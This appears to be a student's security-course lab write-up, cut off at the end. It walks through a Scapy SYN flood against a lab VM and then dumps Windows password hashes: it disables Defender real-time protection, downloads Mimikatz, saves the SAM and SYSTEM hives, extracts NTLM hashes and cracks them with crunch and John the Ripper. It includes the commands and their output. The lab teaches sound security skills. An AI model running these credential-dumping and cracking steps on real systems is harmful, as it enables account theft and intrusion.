

type **ans,unans=srloop(ip/tcp,inter=.03,retry=2,timeout=4)**

to use the **srloop()** function, which continuously loops SYN segments (send and receive).

You’ll see lots of action in Scapy.

d) Start a new capture and sniff on the Windows 10 VM, filtering by the IP address of the Kali Linux VM.

- e) In a Windows 10 command prompt, enter the following command, which will cause netstat to run continuously every second, which is what the 1 represents. (Press **CTRL-C** to break out.) **netstat -an 1**

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>netstat -an 1

Active Connections

Proto  Local Address          Foreign Address        State

```

- f) In Scapy, type `ans.summary()` to display a summary of the SYN flood attack through Scapy's `summary()` function. Take the screenshot.



Activity 4: Dictionary Attacks and Brute Force Attacks on Windows Passwords with Mimikatz, crunch, and John the Ripper

You are about to download and install a well-known and well-used hacking tool called Mimikatz. It has been used with leaked hacking tools, including EternalBlue, made by the U.S. National Security Agency (NSA). These tools and Mimikatz were used in infamous cyberattacks, including the NotPetya and BadRabbit ransomware attacks. NotPetya alone caused over a billion dollars in damages. To be able to do this lab exercise, you must turn off your Microsoft Defender Antivirus real-time protection settings and download Mimikatz using Mozilla Firefox, as described in the following steps.



For this lab. You need a Windows 10 host machine or VM. The Windows 10 VM you created in Lab. 1 can be used if you have not yet done connecting that VM to a domain. If you connected that Windows 10 VM to a domain, you will not be able to set a password as required in this lab exercise. In that case, Feel free to set up a brand-new Windows 10 VM for this lab exercise by following the steps in Lab. 1, as you did for your existing Windows 10 VM.

Step 1: Loosen security to allow Windows to download Mimikatz. Then download a ZIP file with Mimikatz using Mozilla Firefox and extract the ZIP file.

- a) On your Windows 10 VM, click the **Start** button or in the search box, type **Security**, and click Windows Security.
- b) Click **Virus & Threat Protection**.
- c) Click **Manage Settings** under Virus & Threat Protection settings.
- d) Under **Real-Time Protection**, click the button to turn it off.
- e) Click **Yes** to the popup. SS
- f) Click the **X** in the upper-right corner to close the window. If you installed any anti-malware programs on the VM, they must be stopped as well.



- g) Using Mozilla Firefox (Google Chrome just will not allow this at all), go to <https://github.com/gentilkiwi/mimikatz/releases> and click the link for the ZIP file. Alternatively, click the link for the 7z file. To extract the 7z file, you will need 7-Zip, which can be downloaded at <https://www.7-zip.org/>.
- h) Select **Save File** and click **OK**. Firefox will warn you, “This file contains a virus or malware.” Do not click the blue Remove file button; instead, click the **Open** button. Now navigate to the Downloads folder, right-click the ZIP file, select **Extract All**, put a check in the **Show Extracted Files When Complete** checkbox, and click the **Extract** button. If you downloaded the 7z file, right-click the file, select 7-Zip, and then select **Extract To** “mimikatz_trunk\.”



Step 2: Create two Windows user accounts.

- a) Click the **Start** button or in the search box, type **Computer Management**, and select **Computer Management**. This opens the Computer Management Console.
- b) Expand Local Users and Groups in the pane at the left.
- c) Click **Users** to see all the current local user accounts.
- d) Right-click on a blank area in the right pane and select **New User**.
- e) Fill in the fields, creating a four-digit password with just lowercase letters.
- f) Clear the checkbox next to User Must Change Password At Next Logon and click the **Create** button.

- g) Make another user account in the same way, but give this user a password of your first name. If your first name is four characters long, add the first initial of your last name.

Step 3: Use Mimikatz to dump Windows hashes and then use the hashes for the accounts you made in Kali Linux with John the Ripper through a bruteforce attack.

- Open an administrative command prompt by clicking the **Start** button or in the search box, typing **cmd**, right-clicking on **Command Prompt**, and selecting **Run as administrator**. Enter each command and press **ENTER** afterward.

Extract and copy this machine's SAM and SYSTEM registry hives:

```
reg save hklm\SAM sam.hiv
```

```
reg save hklm\SYSTEM system.hiv
```

- From the command prompt, go to the location of your Mimikatz executable, assuming it downloaded to the **Downloads** directory: `cd C:\Users\<your username>\Downloads\mimikatz_trunk\x64` d) Start the program: **mimikatz**
You will see a **mimikatz #** prompt. Take the screenshot.

The screenshot shows a Windows 11 desktop environment within a VMware Workstation window. The taskbar at the bottom includes icons for File Explorer, Task View, Edge, and others. A terminal window titled "cmd mimikatz 2.2.0 x64 (oe.eo)" is open, showing the following commands and output:

```
Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>reg save hklm\SAM sam.hiv
File sam.hiv already exists. Overwrite (Yes/No)?yes
The operation completed successfully.

C:\Windows\System32>reg save hklm\SYSTEM system.hiv
File system.hiv already exists. Overwrite (Yes/No)?YES
The operation completed successfully.

C:\Windows\System32>cd C:\Users\Saiprasad Raman\Downloads\mimikatz_trunk\x64
C:\Users\Saiprasad Raman\Downloads\mimikatz_trunk\x64>mimikatz

#####
mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

mimikatz #
```

The status bar at the bottom of the terminal window indicates "Windows 11 Enterprise Evaluation" and "Build 22621.ni_release.220506-1250".

e) Elevate privileges for the next commands:

privilege::debug

token::elevate

f) Send the next command's output to a text file called hashes.txt: **log hashes.txt**

g) Output the usernames and hashes for all accounts on the system: **lsadump::sam sam.hiv system.hiv**

```
mimikatz 2.2.0-x64 (oe.o)
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- h) Go to C:\Users\<your username>\Downloads\mimikatz_trunk\x64 in Windows Explorer. Double-click the hashes.txt file to open it up in Notepad. Focus on the values for User: and Hash NTLM:.

- i) Click **File | New** to launch a new instance of Notepad. Format one or more entries in hashes.txt according to this format:

<User>:<Hash NTLM>:::



The username should come first. In reality, this value could be anything. It does not have to match the actual username on the system. After the username comes a colon. The actual hash follows. Four colons at the end are required.

Here are two entries you can use:



Beatles:5be2f274f2f80c5d4d0c597f023f4f61:::

StarWars:b7c899154197e8a2a33121d76a240ab5:::



Save the file as formattedhashes.txt. We will be coming back to this file in the next lab exercise.

- j) In Kali Linux, create and name a text file: **leafpad windowshashes.txt**

- k) Get the formatted user hash lines from the new Notepad instance into the file open in Leafpad. You can email, copy, and paste, or manually type them out. Save and close the windowshashes.txt file by clicking the X in the upper-right corner and clicking Yes to the Save Changes To 'windowshashes.txt'? dialog box question.



- I) On Kali Linux, crack the Windows hashes with a brute force attack that limits the possibilities to exactly four lowercase letters: `sudo crunch 4 4 | sudo john --format=NT windowshashes.txt --stdin`

```
saiprasad@SaiKali:~$ leafpad windowshashes.txt
saiprasad@SaiKali:~$ sudo crunch 4 4 | sudo john --format=NT windowshashes.txt --stdin
[sudo] password for saiprasad:
Crunch will now generate the following amount of data: 2284880 bytes
2 MB
0 GB
0 TB
0 PB
Home
Crunch will now generate the following number of lines: 456976
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
csec          (Beatles)
1g 0:00:00:02 0.3571g/s 163205p/s 163205c/s 180211C/s zzzk..zzzz
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

saiprasad@SaiKali:~$
```

m) Display all Windows hashes (**--format=NT**) that were cracked by John the Ripper:

```
sudo john --show --format=NT windowshashes.txt
```

The screenshot shows a VMware Workstation interface with a 'Debian 12.x 64-bit - VMware Workstation' window. Inside the VM, a terminal window displays the following output:

```
File Edit View VM Help | II | 1 2 3 4 | 21:13 | X
